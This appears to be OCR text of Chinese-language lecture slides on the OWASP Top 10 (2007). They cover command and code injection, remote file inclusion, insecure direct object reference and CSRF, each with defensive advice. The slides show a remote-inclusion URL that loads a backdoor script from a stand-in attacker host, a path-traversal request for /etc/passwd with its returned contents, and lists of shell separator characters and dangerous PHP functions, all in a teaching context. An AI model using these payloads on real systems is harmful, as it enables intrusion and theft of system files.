wmpub 2009/05/20 上午 11:09
Working 4 個檔案 94,747 位元組 10 個目錄 3,854,761,984 位元組可用

防護建議

- 輸入檢驗
  - ✓ 白名單
  - ✓ 黑名單過濾：
    - 指令分隔字元 ; | & and newline
    - 特殊字元` (the backtick operator)
- 使用特定功能的API來執行OS指令。
  - ✓ 避免使用像是cmd.exe這類的shell指令，然後一股腦地執行所有的功能。
    - JAVA : Runtime.exec()
    - ASP.NET : Process.Start()
- 最小權限原則

```
class MyProcess
{

    /// <summary>
    /// Opens the Internet Explorer application.
    /// </summary>
    void OpenApplication(string myFavoritesPath)
    {
        // Start Internet Explorer. Defaults to the home page.
        Process.Start("IExplore.exe");

        // Display the contents of the favorites folder in the browser.
        Process.Start(myFavoritesPath);

    }

    /// <summary>
    /// Opens urls and .html documents using Internet Explorer.
    /// </summary>
    void OpenWithArguments()
    {
        // url's are not considered documents. They can only be opened
        // by passing them as arguments.
        Process.Start("IExplore.exe", "www.northwindtraders.com");

        // Start a Web page using a browser associated with .html and .asp files.
        Process.Start("IExplore.exe", "C:\\myPath\\myFile.htm");
        Process.Start("IExplore.exe", "C:\\myPath\\myFile.asp");
    }
```

http://msdn.microsoft.com/zh-tw/library/h6ak8zt5(VS.80).aspx

Code Injection

- AP 需要根據使用者的輸入參數來動態產生結果，使用了以下危險的函式:
  - ✓PHP : eval()
  - ✓ASP : Execute()

```
C# 在新網頁執行完成之後繼續原始網頁的執行
Server.Execute("updateinfo.aspx");
```

- 攻擊者讓輸入的參數內含他想要執行的程式碼，帶入該函式中執行
- 防治建議與前者類似，主要是執行嚴格的輸入檢驗。

OWASP Top10(2007)-3
Malicious File Execution

OWASP Top 10 (2007) - 3

- **Malicious File Execution**
- 頁面中要引用的檔案是由使用者端可控制的參數來決定。
  - ✓例如參數 language=en或tw時分別引入不同語系的網頁內容
- 攻擊者竄改參數，讓後端引入外部的惡意檔案(一般是Script)並執行。

Malicious File Execution Sample

- 範例 (PHP)
  - ✓原始網址：
    - https://www.test.com.tw/main.php?Country=tw
    - 網頁程式內部透過以下的程式碼來決定輸出

      $country = $_GET['Country'];

      include($country . '.php');
  - ✓駭客攻擊:
    - 準備好一個惡意檔案 "backdoor.php"
    - 竄改網頁參數 → https://www.test.com.tw/main.php?Country=*http://www.attacker.com.tw/backdoor*
    - 讓後端程式去引入執行該惡意檔案

防護建議

- 避免讓前端有機會決定要引入的檔案位置
- 輸入檢驗
  - ✓使用白名單觀念
    - 明定可以接受的輸入資料
    - 限定檔案可被引入的路徑位置
  - ✓使用 "indirect object reference map"
    - https://www.test.com.tw/main.aspx?Country=1
    - 在後端：
      - 1 → "tw.aspx"
      - 2→ "en.aspx"
      - Others → Reject !


OWASP Top10(2007)-4
Insecure Direct Object Reference

OWASP Top 10 (2007) - 4

- **Insecure Direct Object Reference**
- **攻擊者利用Web應用程式本身的"物件存取功能"任意讀取不該檢視的檔案**
  - ✓**http://www.xxx.com.tw/showPage.aspx?page=main.aspx**
  - ✓**物件種類：**
    - 圖片
    - 文件
    - 網頁 …

Demo → ….

範例畫面


QwikiWiki - ../../../../../etc/passwd - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
網址(D) http://islab/qwikiwiki/index.php?page=../../../../../etc/passwd%00
Key Pages: Home | QwikiWiki | QwikiSyntax | Recent Changes
Recently Viewed: config.php > ../ config.php > ../ config.php > ../ config.php > ../../../../../../etc/passwd
QwikiWiki
../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
完成
近端內部網路

防護建議

- 原則：確保使用者的輸入字串不會變成後端存取檔案(或資源)時名稱的一部分.
- 最佳解法：index value or a reference map
  - ✓ http://www.example.com/application?file=1
  - ✓ 在後端：1 → “function_AddUser.aspx”
- 其他：
  - ✓ 拒絕具有攻擊特徵(如 Null byte)的使用者輸入字串
    - 這樣的檢查應該在資料Decoded之後
  - ✓ 確認輸入的檔案路徑位在所允許的合理範圍內
    - Java : java.io.File → getCanonicalPath()
    - ASP.NET : System.Io.Path.GetFullPath()
  - ✓ 授權檢查!

防護建議(cont.)


- **For PHP:**
  - ✓ **In php.ini**
    - 關閉 allow_url_fopen 、allow_url_include
    - 設定 open_basedir
  - ✓ 確保使用者的輸入字串不會成為以下這類函式所用：
    - include() 、include_once() 、 require() 、 require_once() 、 fopen() 、 imagecreatefromXXX() 、 file() 、 file_get_contents() 、 copy() 、 delete() 、 unlink() 、 upload_tmp_dir() 、 move_uploaded_file()、 $_FILES
  - ✓ 特別小心傳給這些函式的參數：
    - system() 、 eval()、passthru() or ` (the backtick operator)

OWASP Top10(2007)-5
Cross-Site Request Forgery (CSRF)


OWASP Top 10 (2007) - 5

- Cross-Site Request Forgery (CSRF)(XSRF)
- 攻擊者讓已登入該網站的使用者在不知情的狀況下發出某項交易請求給網站並執行成功。
- 攻擊流程
  - ✓找到網站有問題的網址(或表單)
  - ✓客製出惡意網址鏈結
  - ✓透過留言板、電子郵件或自建的惡意網站等手法散播

How XSRF Works



How XSRF Works(cont.)



防護建議

- 確認程式本身沒有XSS的問題
- 不要使用GET方式(網址帶參數)來進行重要的交易或功能。
- 後端程式用 “精確”方式取得參數資料
  - ✓General - Request ["name"]
    - – 搜尋順序 : Query String->Form->Server Variables
  - ✓GET – Request.QueryString[“name”]
  - ✓POST – Request.Form[“name”] (←OK)

防護建議(cont.)


- 限制使用者的登入有效時間。
- 對於重要的交易或功能，最好進行 re-authenticate 或是使用transaction signing 的機制。
- 確認使用者是利用網站本身所提供的表單來進行該項功能
  - ✓不是從其他地方送資料過來！
    - 檢驗 HTTP Referer Header →不夠，可被偽造！

防護建議(cont.)

- 許多網站使用CAPTCHA 
  - ✓人機分辨測驗: Completely Automated Public Test to tell Computers and Humans Apart
  - ✓用來確認訊息發送來源是人而不是自動化程式
  - ✓一種Challenge-Response 測試機制
  - ✓要謹慎選用，因為也可能會被破解!
    - Yahoo Mail (2008.1)
    - Gmail (2008.4)
    - Hotmail (2008.4)


防護建議(cont.)

– 被破解的Yahoo CAPTCHA



防護建議(cont.)

– CAPTCHA Decoder



防護建議(cont.)

✓較佳做法：

– Each link and form contains an unpredictable token for each user(or request)

– 範例:

```
<form action="/transfer.do" method="post">
<input type="hidden" name="8438927730" value="43847384383">
…
</form>
```

➢後端在產生此頁時，產生一個**random token**置於表單隱藏欄位，並同時將此值存入後端session data中。

➢待收到使用者送出的該頁資料，取出此值與後端存放者進行比對。

